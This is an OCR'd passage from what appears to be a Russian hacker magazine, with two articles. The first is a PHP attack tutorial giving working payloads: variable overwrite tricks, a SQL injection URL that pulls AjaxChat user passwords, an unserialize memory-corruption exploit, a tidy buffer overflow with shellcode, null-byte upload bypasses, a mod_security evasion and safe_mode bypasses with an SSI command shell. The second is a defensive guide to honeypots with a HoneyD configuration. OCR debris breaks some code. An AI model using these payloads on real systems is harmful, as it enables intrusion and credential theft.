echo $GLOBALS['example'];
```

Для присвоения данных переменной достаточно обратиться к скрипту с параметром example=antichat, в результате мы увидим высвеченное значение antichat. Некорректно обрабатывать обнуление переменных только из GET/POST-массивов. Передав дополнительный заголовок браузера, мы получим тот же самый результат:

```
Cookie: example=antichat
```

FILE GLOBAL OVERWRITE

Недавно лучшие умы из Hardened-PHP опубликовали описание нового способа перезаписи значения переменной с использованием загрузки файла. Метод основывается на том, что FILES является частью массива _POST. Для начала напишем скрипт отправки и приема загруженных файлов.

```
<form method="post" action="example.PHP"
encode="multipart/form-data">
<input type="file" name="example" /><input
```

Bucket

Name	Description
h	Hashvalue
nKeyLength	strlen(key)+1 or 0 for numerical index
pData	Pointer to stored data
pDataPtr	space to store the data if it is only a pointer
pListNext	Next in list of all elements
pListLast	Last in list of all elements
pNext	Next in list of elements within this bucketslot
pLast	Last in list of elements within this bucketslot
arKey	Alphanumerical hashkey if not numerical index

Сегмент памяти в PHP

```
type="submit" name="submit" /></form>

<?PHP
if(isset($_FILES["example"])) {
      copy($_FILES["filename"]["tmp_name"],'/');
}
echo $GLOBALS['example'];
?>
```

Пробуем залить файл с именем antichat.txt и видим в качестве результата не только залитый файл, но и присвоенное переменной example значение antichat. Удивлен? Но это еще цветочки!

GLOBALS OVERWRITE

Поскольку большинство систем работает только с включенным режимом register_globals, а многие веб-хостинги с целью обеспечения безопасности своих клиентов отключают эту переменную, программисты придумали пару методов для помещения переменных в область глобального видения, которые в реализации гораздо легче, чем изготовление патчей. Одной из таких функций является import_request_variables. В качестве параметра выступает строка, определяющая порядок помещения переменных в superglobal из массива _REQUEST. Небезопасное использование функции позволяет перезаписать произвольные переменные, пришедшие с клиентской стороны. Стоит использовать import_request_variables вместе со вторым параметром — префиксом будущих функций. Несмотря на то что баг обнаружен в 2005 году, ему не было присвоено критическое значение.

```
import_request_variables("GPC");
```

Обратившись к скрипту с параметром _SERVER[REMOTE_ADDR]=antichat, мы перезапишем ключ массива, содержащий в себе адрес посетителя, а так как многие системы управления контентом не фильтруют этот, на первый взгляд, безопасный параметр, рождается куча способов атаки: от снятия блокировки на сайте до выполнения произвольного SQL-кода.
Вторая не менее опасная и распространенная функция для эмуляции register_globals — extract. Чтобы избежать перезаписи уже существующих переменных, рекомендуется использовать флаг EXTR_SKIP, который при попытке поместить переменную в глобальное окружение проверит ключ на существование и лишь в случае отсутствия в адресном пространстве такого ключа создаст его.

```
extract($_REQUEST);
```

UNSET WHACKING

Обнаруженная в конце 2006 года и уже успевшая стать популярной уязвимость в вызываемой функции unset, изначально именуемой Zend_Hash_Del_Key_Or_Index, достойна отдельного внимания. Ровно 6 месяцев ушло у авторов PHP на устранение этой критический уязвимости. Для того чтобы лучше уяснить суть бага, надо понять основы хранения данных в PHP.

Zend Engine HashTables является контейнером для информации, поступившей со стороны клиента, такой как суперглобальные массивы COOKIE, POST, GET. HashTable хранит ключи-указатели на содержимое переменных и, как оказалось, несет в себе критический баг: подставив цифровое значение переменной, можно перезаписать буквенно-цифровое представление. Такие уязвимости могут быть проэксплуатированы только в случае включенного потенциально опасного параметра register_globals в настройках PHP. Хэш-таблицы Zend Engine знают два типа индексов в PHP4: цифровые и буквенно-цифровые. Если индекс состоит только из цифр, он автоматически обрабатывается как цифровой. В PHP5 это не так, поскольку PHP5 знает о таблицах имен и о простых хэш-таблицах. В таблицах имен цифровые индексы все еще обрабатываются автоматически.
Брешь заключается в некорректном условии проверки: если мы пытаемся вызвать unset для буквенно-цифровой переменной и в списке переменных есть цифровой хэш-ключ с идентичным значением, то PHP удалит ключ, но не саму переменную. То есть после вызова unset мы можем использовать значение в дальнейшем. Для нас является положительным тот факт, что unset чаще всего используется в начале кода, для того чтобы принудительно запретить использование опасных ключей.
Указать ключ переменной можно не только при включенном superglobals mode, но и упомянув значение в массиве _FILES, о чем я писал выше. Так был написан эксплойт для форумного скрипта vBulletin и популярного блог-движка WordPress.
Рассмотрим реализацию на примере AjaxChat, последнюю версию которого можно взять с ajchat.sourceforge.net. Авторы этого чата позволяют создавать виртуальные комнаты, состоящие только из букв, что явно видно в этом участке кода:

```
if (isset($_GET["s"])) {
  $_GET["s"] = strtoupper($_GET["s"]);
  if (strlen($_GET["s"])==1 && $_GET["s"]>='A' &&
    $_GET["s"]<='Z') {}
  else unset($_GET['s']);
}
```

Если переменная "s" из массива _GET прошла фильтрацию, то в системе выполнится следующий запрос:

```
SELECT 'roomname', 'updated' FROM 'rooms' WHERE 'roomname'
LIKE '%$s%' AND 'updated' > 0 ORDER BY 'roomname' ASC ;
```

С первого взгляда кажется, что код правильный, но на самом деле нужно лишь переопределить переменную "s", идущую в GET-запросе, чтобы выполнить произвольный SQL-запрос. Высчитаем hash_del_key для обоих версий PHP.

```
PHP5 hash: 5863704, PHP4 hash: 5861526
```

Для того чтобы хэш переменной засчитался, сначала надо присвоить саму переменную и только после этого делать подстановку наших ключей. Наш запрос для извлечения юзеров принимает следующий вид:

```
directory.PHP?s=' and 1=2 union select concat_ws(char(
59),id,username,password,email),null+from+ac_users/*
&5861526=1&5863704=1
```

Прерывая одинарной кавычкой оригинальный запрос, мы вставляем выборку полей с номером, именем, паролем и почтовым адресом юзера, объединенных с помощью функции concat_ws, в результате чего получаем нужные данные. Такой же опыт можно провести, совместив аплоад файла и unset bug. Модифицируем код, где 1322199023 и 1154731405 — хэш-ключи переменной example сразу для двух версий PHP: четвертой и пятой.

```
<form method="post" action="example.PHP"
encode="multipart/form-data">
  <input type="file" name="example" />
```

```
   <input type="submit" name="submit" />
   <input type="file" name="1322199023" />
   <input type="file" name="1154731405" />
</form>

<?PHP
 if(isset($_FILES["example"])){
  unset($_FILES["example");
 }
 echo $GLOBALS['example'];
?>
```

После загрузки файла antichat.txt мы все равно увидим значение переменной example.

UNDER WHAT? UNDER SERIALIZE

PHP-функция un/serialize используется для помещения данных в строку, представляющую собой сериализованный массив. Часто его используют для упрощения структуры хранения cookie-данных юзера. В различных версиях интерпретатора существовало не менее пяти багов в этой функции: от банального переполнения буфера до получения нужной информации. На основе этой бреши для PHPbb2 был написан эксплойт, представляющий собой очень длинную строку, посылаемую разбитой на несколько частей в заголовке cookie, предварительно закодированную в URL-представлении. Большое количество вложенных сериализированных массивов может запросто подвесить PHP-интерпретатор. Впоследствии это переросло в integer overflow в вызове функции ecalloc. В таком случае памяти выделяется куда больше, чем было выделено под операцию, обратную сериализации, что приводит к исполнению кода, после того как переменная будет удалена из Zend HashTable.

```
$str = 'S:'.(100*3).':"'.str_repeat('\61', 100).'"';
unserialize($str);
```

Эксплойт для Linux, где адрес 0x08064058 является свободным для PHP, выглядит так:

```
$hashtable = str_repeat("A", 39);
$hashtable[5*4+0]=chr(0x58);
$hashtable[5*4+1]=chr(0x40);
$hashtable[5*4+2]=chr(0x06);
$hashtable[5*4+3]=chr(0x08);
$hashtable[8*4+0]=chr(0x66);
$hashtable[8*4+1]=chr(0x77);
$hashtable[8*4+2]=chr(0x88);
$hashtable[8*4+3]=chr(0x99);

$str = 'a:100000:{s:8:"AAAABBBB";a:3:{s:12:"012345678
9AA";a:1:{s:12:"AAAABBBBCCCC";i:0;}s:12:"012345678AA
A";i:0;s:12:"012345678BAN";i:0;}';

for ($i=0; $i<65535; $i++){
  $str.= 'i:0;R:2; ';
}
$str.= 's:39:"XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
X";s:39:"'.$hashtable.'";i:0;R:3;';

unserialize($str);
```

Полученный результат нужно использовать как аргумент при использовании unserialize.

SPECIAL CHARS

Использование специальных непечатаемых символов в качестве аргументов, передаваемых функции, часто приводит к очень «радостным» результатам. Например, прежде чем поместить IP-адрес в базу данных, его часто проверяют функцией ip2long, которая, в случае если адрес является неправильно сформированным, вернет -1.

Реализация глобальных переменных

```
ip2long ('123.231.222.111"'); -- -1
```

Однако, немного помучив функцию, мы можем увидеть, что строка, содержащая в себе символы, коды которых равны 0,9,10,11,12,13 либо 32, вернет неотрицательный результат.

```
for ($i=0; $i<=255; $i++) {
  echo $i.":".ip2long("1.1.1.1".chr($i)."'or'a'='a'/
*")."\r\n";
}
```

На примере minibb взлом будет выглядеть так:

```
X-FORWARDED-FOR: 1.1.1.1[CHR(0)]'union select 1
```

Хотя использование нашего SQL-запроса является неудобным (потребуются специальные программы, чтобы отправить заголовок), мы находимся в выигрыше: magic_quotes_gpc не распространяется на этот тип данных. К сожалению, в minibb провести атаку не получится: на строку выделяется всего 16 символов плюс один наш символ. Функция из пакета tidy tidy_parse_string, как и обратная ей — tidy_repair_string, при локальном использовании позволяет переполнить буфер с последующим выполнением шелл-кода. Этот набор функций часто используется в wiki-скриптах.

```
tidy_parse_string(1,str_repeat("A",2036)."\x8B\x51\
x81\x7C".str_repeat("\x90",12).$shellcode,1);
```

Очень серьезной является ошибка в функциях copy и move_uploaded_file. Существуют символы, которые обрубают строку-аргумент до вхождения этого символа. Обычно это null-byte, а в некоторых *nix-системах и слеши.

```
$filename = trim($fileinfo['name'], "\x00..\x1F");
```

Напишем скрипт, ничуть не отличающийся от множества используемых для аплоада файла с проверкой расширения.

```
<?PHP
  $filename = $_FILES['userfile']['name'];
  $allowed = array ('gif','png','jpg');
  $tmpname = explode('.',$filename);
  $extension = $tmpname[count($tmpname)-1];
  $allowed = in_array($extension,$allowed) ?
     true : false;
  if ($allowed) {
     move_uploaded_file($_FILES['userfile']['tmp_
name'], $uploadfile);
     echo 'uploaded!';
```

Хэширование переменных в PHP5

Хэширование переменных в PHP4

```
    } else {
      echo 'aaah noooo!';
    }
?>

<form enctype="multipart/form-data" action="test.
PHP" method="post">Отправить этот файл: <input
name="userfile" type="file" /><input type="submit"
value="Send File" /></form>
```

На первый взгляд, вполне очевидно, что файл с именем file.jpg.PHP не пройдет проверку, однако попробуем вставить null-byte в имя файла, и в итоге получится что-то вроде my_data.PHP%00.jpg. Если повезет, то наш файл зальется с именем my_data.PHP. Такой же баг присутствует и в функции copy().
Mod_secuirity, часто устанавливаемый вместе с Апачем, тоже имеет уязвимости. Внедрив null-byte в POST-заголовок, мы обманем фильтр и не оставим в логах никаких записей, поскольку IDS посчитает %00 концом строки:

```
curl http://localhost/test.PHP --data-binary @
postdata -A HarmlessUserAgent <script>alert(/xss/);</
script>
```

Для облегчения труда был написан комплекс скриптов для тестирования функций на предмет переполнения буфера в передаваемых аргументах. Одна часть скрипта получает список всевозможных функций и запускает второй скрипт, функцию по имени аргумента и логирующий каждую ошибку.

BASE DIR && SAFE MODE

Защищенный режим в PHP — это попытка решить проблему безопасности на совместно используемых серверах. Несмотря на то что концептуально неверно решать эту проблему на уровне PHP, но поскольку альтернативы уровня веб-сервера или операционной системы на сегодняшний день отсутствуют, многие пользователи, особенно провайдеры, используют именно защищенный режим. Для управления safe_mode в файле настроек PHP имеется несколько директив, определяющих поведение безопасного режима:

safe_mode — включает/отключает защищенный режим;
safe_mode_gid — определяет доступ к скрипту по uid вызывающего его юзера;
safe_mode_include_dir — разрешает подключение файлов только из определенной директории;
safe_mode_exec_dir — разрешает выполнение команд оболочки только в определенной директории;
safe_mode_allowed_env_vars — разрешает модификацию переменных, имеющих в названии определенную приставку;
safe_mode_protected_env_vars — запрещает модификацию переменных при любом раскладе;
open_basedir — ограничивает список файлов и директорий на чтение, не влияет на состояние режима safe_mode;
disable_functions — запрещает выполнение функций из списка.

В случае открытия файла, права на который не совпадают с правами юзера, будет выдана ошибка:

```
error -> Warning: SAFE MODE Restriction in effect. The
script whose uid is 500 is not  allowed to access /etc/
passwd
owned by uid 0 in /docroot/script.PHP on line 2
```

Тот же самый эффект мы наблюдаем и с base_dir:

```
error -> Warning: open_basedir restriction in effect.
File is in wrong directory in  /docroot/script.PHP on
line 2
```

К сожалению, а может, и к счастью, safe mode уже научились обходить, причем способом куча, и редко встретишь сервер, где не работает ни один. Например, одним из последних способов обмануть base_dir является принудительное выставление session.save_path в директорию, доступную на чтение.

```
ini_set("session.save_path", "/sessions/user2/");
putenv("TMPDIR=/sessions/user2/");
ini_set("session.save_path", "");
@session_start();
```

Использование префиксов «compress.bzip2://» и «zip://» не учитывается в safe mode, что позволяет читать файлы вне разрешенных директорий. Логично, что действие safe mode распространяется только на PHP-скрипты, и мы можем заюзать Perl, Python или SSI (Server Side Includes). Для того чтобы последний метод заработал, надо выставить в Апаче некоторые параметры запуска для файла .htaccess:

```
AddType text/html.shtml
AddHandler server-parsed.shtml
Options +Includes
```

И для того чтобы удобнее было использовать все сделанное, напишем своеобразный шелл на JavaScript:

```
function execute() {
  var cmd = document.exec.cmd.value;
  document.write('<html><body><!--#exec
cmd="'+cmd+'"--></body></html>');
}
```

Не стоит отказываться от использования safe mode, достаточно следить за обновлениями PHP и своевременно ставить нужные патчи. Другим действенным методом является внедрение сторонних разработок, таких как suPHP, разграничивающих использование скриптов в зависимости от выставленных прав, либо установка PHPsafemode.patch, принцип работы которого мало отличается от предыдущего варианта.

EOF

Как видно, существует множество функций и плагинов с уязвимостями, которым авторы веб-скриптов не придают значения либо просто не догадываются о возможности эксплуатации брешей в их скриптах, да и разработчики PHP не с особой охотой выпускают патчи для своего продукта.
Наше дело облегчает Google Code Search, позволяющий искать вызываемые функций по базе, содержащей в себе разнообразные пакеты разработки.

СЕРГЕЙ «ZEPPS» ГРУШКО
/ ZEPPS@LIST.RU /



ЛОВУШКА ДЛЯ ХИЩНИКА

ЗАЩИТА СЕТИ ОТ ВНЕШНИХ ВТОРЖЕНИЙ

Сколько способов защиты локальных сетей от внешних вторжений ты знаешь? Два? Три? Пять? Сегодня ты узнаешь еще один. Думаешь, я расскажу о новом способе строительства стен (читай: файрволов) и прочих фортификационных сооружений (читай: IDS или IPS)? Нет, мы будем рыть ямы и тщательно маскировать их. Да так, что хакер, попав в одну из них, поймет это далеко не сразу. Речь пойдет о системах-ловушках, а именно о honeypot.




Honeypot — программное средство, суть которого заключается в том, что оно должно привлекать хакеров и быть легко взламываемым. Будучи взломанным, honeypot способен сообщить о том, как взлом был осуществлен.

По своему устройству honeypot предполагает пассивное существование в надежде на то, что хакер по неосторожности зайдет и на него. Тогда сработавший сенсор сообщит о проникновении. Но если хакер на него не зайдет, то так и останется незамеченным (если, разумеется, не сработают другие механизмы защиты). Поэтому сегодня мы задействуем ловушку несколько по-другому — мы приведем в нее хакера. Как мы узнаем, хакер это или нет? В нашей сети нет серверов, доступных из интернета. Все они либо вынесены в DMZ, либо находятся на хостинг-площадках. Внутренние серверы обслуживают только внутренние запросы. По умолчанию все, кто пытается проникнуть на файрвол из интернета, — хакеры. А хакеры идут лесом. Точнее, в ловушку.

ЕЩЕ ПАРУ СЛОВ О HONEYPOT

Системы honeypot бывают двух видов: низкоинтерактивные и высокоинтерактивные.




Низкоинтерактивные honeypot, как правило, представляют собой программу, реализующую один или несколько сетевых сервисов, предназначенных для взлома, разумеется. Такими сервисами могут быть FTP, HTTP, SMTP, MySQL, DNS и множество других. Например, Honeypot KFSensor имеет на борту около 60 различных сервисов. Сервисы относятся к разным категориям: «Веб-сервер», «Рабочая станция MS Windows», «Сервер Linux», «Сервер MS Windows» и т.д. Также в качестве бонуса для хакера в этой программе (да и во многих остальных) содержатся эмуляции троянских бэкдоров. Но это только для того, чтобы привлечь его внимание. Основное назначение низкоинтерактивного honeypot — вовремя узнать о совершении атаки. Для сбора информации о хакере, его инструментах и особенностях взлома он чаще всего не годится. Зато он прекрасно подходит для отвлечения внимания хакера и отнимания у него времени. Просканировав такую приманку сканером уязвимостей, хакер с удовольствием обнаружит одну или несколько (сколько ты пожелаешь) дырок, которыми ему наверняка захочется воспользоваться.


Также у нас будет использоваться HoneyD. HoneyD (и его порт WinHoneyD) — это специализированная платформа для построения ловушек. Она







Пример размещения ловушек HoneyPot в корпоративной сети



Главное окно настроек KFSensor с логом событий


работает по модульному принципу. Каждый сервис — отдельный скрипт, определяющий поведение ловушки и реализующий механизм «запрос-ответ». Зная, как устроен тот или иной сервис (можно заглянуть в RFC), и обладая навыками программирования, ты сможешь сделать такой сервис-ловушку сам. Кроме того, HoneyD имеет расширенные средства формирования виртуальных сетей, в которых роль узлов выполняют сконфигурированные ловушки. Довольно интересно то, как можно сделать эту сеть более реалистичной. Например, можно ввести коэффициент потери пакетов на линии, время задержки отклика, добавить недостижимые сети и т.д. Таким образом, например, лог ping будет более реалистичным. HoneyD позволяет запустить 65536 ловушек, которые работают как отдельные машины и, по сути, представляют собой сенсоры, реагирующие на проникновение хакера. Другой особенностью этого honeypot является возможность осуществления подмены отпечатка сетевого стека (network fingerprint). Причем эти самые отпечатки берутся от самих программ сканирования сетей, таких как NMap или Xprobe. Тем самым можно достаточно реалистично реализовать сеть сложной топологии с различным оборудованием, таким как компьютеры на базе Windows, Linux, *BSD, маршрутизаторы Cisco и т.д. Посидев один вечер над файлом конфигурации, можно реализовать системы с сотнями машин, десятками маршрутизаторов и серверов.
Простой конфигурационный файл HoneyD может выглядеть так:

```
## Honeyd configuration file ##
### Создаем ловушку, работающую как Windows Server
create default
 set default personality "Windows NT 4.0 Server SP5-SP6"
 set default default tcp action reset
   add default tcp port 110 "sh scripts/pop.sh"
   add default tcp port 80 "perl scripts/iis-0.95/main.
pl"
   add default tcp port 25 block
   add default tcp port 21 "sh scripts/ftp.sh"
   add default tcp port 22 proxy $ipsrc:22
   add default udp port 139 drop
 set default uptime 3284460


### Ловушка, работающая как маршрутизатор Cisco
create router
 set router personality "Cisco 4500-M running IOS 11.3(6)
IP Plus"
   add router tcp port 23 "/usr/bin/perl scripts/router-
telnet.pl"
   set router default tcp action reset
   set router uid 32767 gid 32767
   set router uptime 1327650

#Задаем привязку IP-адреса к конкрет-
ной ловушке
bind 192.168.1.150 router
```


Пример формирования сети ловушек параллельно рабочей



Директивой create задается название машины, например WinXP, Cisco, Router. Опцией default описываются все прочие машины.
set $название_хоста personality "$Fingerprint" — сетевой отпечаток какой-либо операционной системы из файла nmap.prints.
set $название_хоста default $транспортный_протокол action $действие (reset или drop) — действие, осуществляемое при присоединении на неуказанные порты.
add $название_хоста tcp (или udp) port $номер_порта "действие" — правило или скрипт, запускаемый при подключении к указанному порту указанного адреса.
bind $IP_adress $название_хоста — привязка конкретного IP-адреса к настроенной ловушке.
Как видишь, все директивы интуитивно понятны, и собрать небольшую сеть можно за короткое время.



Базовая модель работы ловушек



Пример формирования сети ловушек параллельно рабочей сети

ВЫСОКОИНТЕРАКТИВНАЯ ЛОВУШКА

Высокоинтерактивный honeypot работает по совершенно иному принципу: ничего не эмулируется. В качестве приманки используется обычный компьютер с обычной операционной системой. Но для того чтобы можно было наблюдать за действиями хакера, устанавливается специальный программный модуль. Этот модуль скрыт в системе и по принципу работы ничем не отличается от руткита ядра. В его задачи входит протоколирование системных событий на низком уровне.

Говорить мы будем о системе The HoneyNet Project. Именно о ней хотя бы потому, что других нет. Разработчики из The HoneyNet Project предложили свою концепцию построения ловушек. Так как изначально предполагалось, что будут разворачиваться сети ловушек, которые могут включать в себя десятки, а то и сотни машин, то для удобства управления и сбора информации такая система должна быть централизованной. Система состоит из модуля Sebek, устанавливаемого на компьютер-ловушку, и выделенного компьютера с ОС Roo HoneyWall (от слов Honeypot FireWall), который осуществляет сбор информации со всех сенсоров, отслеживает сетевые соединения и может ограничивать действия хакера при совершении атаки. Roo HoneyWall работает в режиме моста, то есть соединяет сегменты сети, но для узлов в этих сегментах он незаметен. Таким образом, он представляет собой «прозрачный» файрвол, работающий на канальном уровне. Ты тоже о таком не слышал? :) В простейшем виде такая связка работает так, как показано на схеме «Базовая модель работы ловушек».

Так как Roo HoneyWall прозрачен для сетевых соединений, он прозрачен и для любых подключений к себе. Оба его сетевых интерфейса даже не имеют IP-адресов. Для того чтобы к нему можно было удаленно подключиться, необходим третий сетевой интерфейс, подключенный к третьему сетевому сегменту. В принципе, третьего сетевого сегмента можно и избежать, прописав маршрутизацию или сделав его виртуальным а-ля Hamachi (он, кстати, поддерживается). Но появление чужеродного трафика в этом сегменте может натолкнуть хакера на подозрения. Управление будет производиться либо по SSL из браузера, либо по SSH. Какая ОС будет стоять на станции управления — решать тебе.

Теперь поговорим о новом способе защиты сети от внешних вторжений, который упоминался в начале статьи.

Общая концепция построения такой защиты заключается в том, чтобы параллельно обыкновенной производственной сети сформировать сеть-ловушку. Производственной может быть любая сеть: корпоративная, твоей кафедры или факультета, домашняя сеть. А может — вообще один компьютер, на случай если ты хочешь использовать ловушку в исследовательских целях или просто поиздеваться над хакерами.

КАК ЭТО ВСЕ РАБОТАЕТ

Как ты видишь, на схеме представлено 3 сети, соединенных маршрутизатором: интернет, сеть-ловушка и производственная сеть. Как устроены интернет и твоя производственная сеть рассказывать не стану. Устройство сети-ловушки должно быть похожим на устройство производственной сети, но в целом остается на твое усмотрение. Главное, чтобы в ней присутствовал файрвол, рабочие станции и какие-нибудь серверы. Разумеется, фейковые. Одним из вариантов создания сети-ловушки будет дублирование ключевых компьютеров производственной сети, а именно самого файрвола, сервера и эталонных рабочих станций. Это будет полезно из следующих соображений. Хакер атакует подставной файрвол. Через какое-то время он проникает на него и, следовательно, в локальную сеть. После этого он производит сканирование сети и атакует какие-либо машины. Если этими машинами будут аналоги существующих машин, то тебе станет ясно, каким образом хакер смог бы проникнуть в реальную сеть и обеспечить себе доступ к отдельным узлам сети. Тут как раз и появится повод призадуматься об инфраструктуре безопасности твоей сети.

Отдельно на твое усмотрение остаются следующие вопросы: сделать ли специально файрвол и машины бажными или использовать точные копии реальных машин. У каждого подхода есть свои преимущества и недостатки. Разумеется, на самих машинах сети-ловушки должны храниться фейковые данные.

Ключевым моментом работы такой сети является наличие граничного маршрутизатора. В его задачи входит трансляция всех пакетов из интернета в сеть-ловушку и обратно и возможность доступа пользователей из локальной сети в интернет. Эти задачи будут решаться с помощью механизмов NAT и PORT MAPPING. На граничном маршрутизаторе создается несколько правил. В общем виде они могут выглядеть так, как показано в таблице Для того чтобы хакер не стал использовать твою сеть в корыстных

Таблица правил брандмауэра на внешнем маршрутизаторе

Источник	Назначение	Сервисы	Действие	Трансляция	Комментарий
Интернет	Router	All	Allow	Port Mapping в Fake LAN (на подставной файрволл)	Все пакеты из интернета транслируются в сеть-ловушку (основное правило)
Fake LAN	**Интернет**	**All**	**Allow**	**NAT(Inet-Interface)**	**Разрешен исходящий трафик в интернет из сети-ловушки**
Corp LAN	**Интернет**	**All**	**Allow**	**NAT(Inet-Interface)**	**Разрешен исходящий трафик в интернет из сети-ловушки**
Fake LAN	**Corp LAN**	**All**	**Drop**	**-**	**Взаимодействие между сетями запрещено**
Corp LAN	**Corp LAN**	**All**	**Drop**	**-**	**Взаимодействие между сетями запрещено**

Corp LAN — корпоративная сеть
Fake LAN — сеть ловушек
Inet-Interface — внешний IP-адрес маршрутизатора



Статистика сетевой активности по разным HoneyWall

целях, а именно для DDoS'а, спама, проведения атак на другие серверы интернета и прочих гадостей, ты можешь еще немного поколдовать над правилами брандмауэра и обеспечить более высокий уровень защиты. Но здесь необходимо балансировать на грани разумного и безопасного. Слишком жесткие ограничения дадут хакеру возможность понять, что он попал в контролируемую ловушку, а отсутствие ограничений сможет превратить твою сеть в ботнет или площадку для атак, особенно если ты долгое время не будешь следить за ловушкой.

ОСОБЕННОСТИ ВНЕДРЕНИЯ

Наверное, ты уже успел подумать о том, сколько машин может потребоваться для такой затеи. Штук 5-10? Можно и так. А можно проще и гораздо дешевле.

